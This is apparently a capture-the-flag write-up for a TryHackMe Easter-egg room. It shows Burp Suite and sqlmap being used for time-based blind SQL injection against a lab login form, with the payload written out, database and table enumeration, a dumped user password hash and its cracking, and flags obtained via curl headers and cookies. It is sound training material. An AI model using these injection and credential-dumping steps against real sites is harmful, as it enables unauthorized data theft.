
<form method='POST'>
Username:
<input type="text" name="username" required>

Password:
<input type="text" name="password" required>

<button name="submit" value="submit">Login</button>
</form>
Skidy still a nice guy!!! Btw, wrong password </body>
</html>

THM{y0u_c4n’7_533_m3} — -> Easter 3


Then moving to Easter 4, the hint suggested SQLI and I decided to utilize SQLMAP for it:



First I launch burpsuite on the login page and capture the post request while I tried some basic credentials

Then right click and save it and it is saved as a.xml for me.

Next, I open terminal and use sqlmap:



sqlmap -r a — current-db

we see the database found as: THM_f0und_m3


now to search the tables associated to it

```
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNH'='tHNH&password=password&submit=submit
---
[18:37:52] [INFO] the back-end DBMS is MySQL
[18:37:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 12.04 or 13.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL ⩾ 5.0.12
[18:37:53] [INFO] fetching current database
[18:37:53] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[18:38:16] [INFO] adjusting time delay to 2 seconds due to good response times
THM_f0und_m3
current database: 'THM_f0und_m3'
[18:40:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.98.47'

[*] ending @ 18:40:37 /2025-06-12/
```


sqlmap -r a -D THM_found_m3 — tables

```
└─$ sqlmap -r a -D THM_f0und_m3 --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:42:55 /2025-06-12/

[18:42:55] [INFO] parsing HTTP request from 'a'
[18:42:55] [INFO] resuming back-end DBMS 'mysql'
[18:42:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNH'='tHNH&password=password&submit=submit
```


then I see table names: user & nothing inside. I decide to check user first





sqlmap -r a -D THM_found_m3 -T user — columns



This gives username and password:


us
[18:51:51] [ERROR] invalid character detected. retrying..
[18:51:51] [WARNING] increasing time delay to 3 seconds
ername
[18:52:48] [INFO] retrieved: varchar(30
[18:54:53] [ERROR] invalid character detected. retrying..
[18:54:53] [WARNING] increasing time delay to 4 seconds
)
[18:55:20] [INFO] retrieved: password
1
2



sqlmap -r a -D THM_f0und_m3 -T user -C username,password --sql-query "select username,password from user"
{1.9.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:58:26 /2025-06-12/
[18:58:26] [INFO] parsing HTTP request from 'a'
[18:58:26] [INFO] resuming back-end DBMS 'mysql'
[18:58:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNH'='tHNH&password=password&submit=submit
[18:58:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.04 or 13.04 or 12.10 (Quantal Quetzal or Raring Ringtail or Precise Pangolin)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL ≥ 5.0.12
[18:58:27] [INFO] fetching SQL SELECT statement query output: 'select username,password from user'
[18:58:27] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind


the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
[18:59:41] [INFO] retrieved:
[18:59:46] [INFO] adjusting time delay to 3 seconds due to good response times
DesKel
[19:00:57] [INFO] retrieved: 05f3672ba34409136aa
[19:05:00] [ERROR] invalid character detected. retrying..
[19:05:00] [WARNING] increasing time delay to 4 seconds
71b8d00070d1b
[19:07:54] [INFO] retrieved: S^C
[19:08:21] [WARNING] user aborted during dumping phase
select username,password from user: 'DesKel,05f3672ba34409136aa71b8d00070d1b'
[19:08:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.98.47'

‘DesKel,05f3672ba34409136aa71b8d00070d1b’

Now the password clearly looks like a hash which needs to be decoded so I take it and paste in crackstation and it gets decoded as **“cutie”**


And I get the flag for Easter 5:



THM{wh47_d1d_17_c057_70_cr4ck_7h3_5ql}


— -> Easter 5

Now going with the other table:



sqlmap -r a -D THM_found_m3 -T nothing_inside — columns

we see table Easter_4




sqlmap -r a -D THM_found_m3 -T nothing_inside -C Easter_4 — sql-query "select Easter_4 from nothing_inside"

this gives the flag:

THM{1nj3c7_l1k3_4_b055} — -> Easter 4


Next with the hint for Easter 6, I'm going to utilize **curl**:



Using `curl` to fetch HTTP headers into a file:

curl -s http://10.10.98.47 -D headers.txt

Found header containing:




THM{l37'5_p4r7y_h4rd} — -> Easter 6

Next again the clue mentions “cookies” so I rush into inspecting the page and heading to cookies

Found a cookie (`visited=0`).

